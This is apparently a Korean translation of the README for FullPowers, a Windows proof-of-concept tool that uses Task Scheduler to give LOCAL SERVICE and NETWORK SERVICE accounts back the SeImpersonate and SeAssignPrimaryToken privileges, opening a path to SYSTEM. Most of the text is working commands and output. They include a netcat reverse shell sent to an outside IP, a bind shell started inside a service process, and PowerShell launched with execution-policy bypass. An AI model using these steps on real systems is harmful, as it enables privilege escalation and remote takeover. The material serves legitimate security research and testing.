 itm4n/fullpowers
LOCAL/NETWORK SERVICE 계정의 기본 권한 집합 복구

___FullPowers___는 서비스 계정의 기본 권한 집합(SeAssignPrimaryToken 및 SeImpersonate 포함)을 자동으로 복구하기 위해 제가 만든 개념 증명 도구입니다.
Windows에서는 LOCAL SERVICE 또는 NETWORK SERVICE로 실행되는 일부 서비스가 __제한된 권한 집합으로 실행__되도록 구성됩니다. 따라서 서비스가 손상되더라도 __가장 권한__을 얻지 못하며 LOCAL SYSTEM으로의 권한 상승이 더 복잡해져야 합니다. 그러나 __예약된 작업__을 생성하면 __작업 스케줄러 서비스__에서 생성된 새 프로세스가 연결된 사용자 계정의 모든 기본 권한(SeImpersonate 제외)을 갖게 된다는 것을 발견했습니다. 따라서 몇 가지 토큰 조작을 통해 누락된 모든 권한이 있는 새 프로세스를 생성할 수 있습니다.
자세한 내용: https://itm4n.github.io/localservice-privileges/
⚠️ 이 도구는 LOCAL SERVICE 또는 NETWORK SERVICE로만 실행해야 합니다.
-h 옵션을 사용하여 도움말 메시지를 확인할 수 있습니다.
c:\TOOLS>FullPowers -h

FullPowers v0.1 (by @itm4n)

  This tool leverages the Task Scheduler to recover the default privilege set of a service account.
  For more information: https://itm4n.github.io/localservice-privileges/

Optional arguments:
  -v              Verbose mode, used for debugging essentially
  -c <CMD>        Custom command line to execute (default is 'C:\Windows\System32\cmd.exe')
  -x              Try to get the extended set of privileges (might fail with NETWORK SERVICE)
  -z              Non-interactive, create a new process and exit (default is 'interact with the new process')
c:\TOOLS>FullPowers
[+] Successfully created scheduled task. PID=9976
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
c:\TOOLS>FullPowers -c "powershell -ep Bypass"
[+] Successfully created scheduled task. PID=9028
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> Get-ExecutionPolicy
Bypass
c:\TOOLS>FullPowers -c "C:\TOOLS\nc64.exe 1.2.3.4 1337 -e cmd" -z
[+] Successfully created scheduled task. PID=5482
[+] CreateProcessAsUser() OK
직접 이 PoC를 테스트해보고 싶나요? 좋습니다! 시작하기 위한 간단한 지침입니다.
전반적인 아이디어는 기존 서비스의 프로세스에서 바인드 셸을 시작하고, 연결한 후 실행 파일을 실행하는 것입니다.
upnphost)를 선택합니다.C:\TOOLS>RunFromProcess-x64.exe <PID> C:\TOOLS\nc64.exe -l -p 9001 -e cmd
C:\TOOLS>nc64.exe 127.0.0.1 9001
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\local service

C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description              State
======================= ======================== =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeCreateGlobalPrivilege Create global objects    Enabled


c:\TOOLS>FullPowers
[+] Started dummy thread with id 5568
[+] Successfully created scheduled task.
[+] Got new token! Privilege count: 7
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.19041.84]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\local service

C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Enabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Enabled
이제 __가장 권한__이 있는 셸을 얻을 수 있습니다!
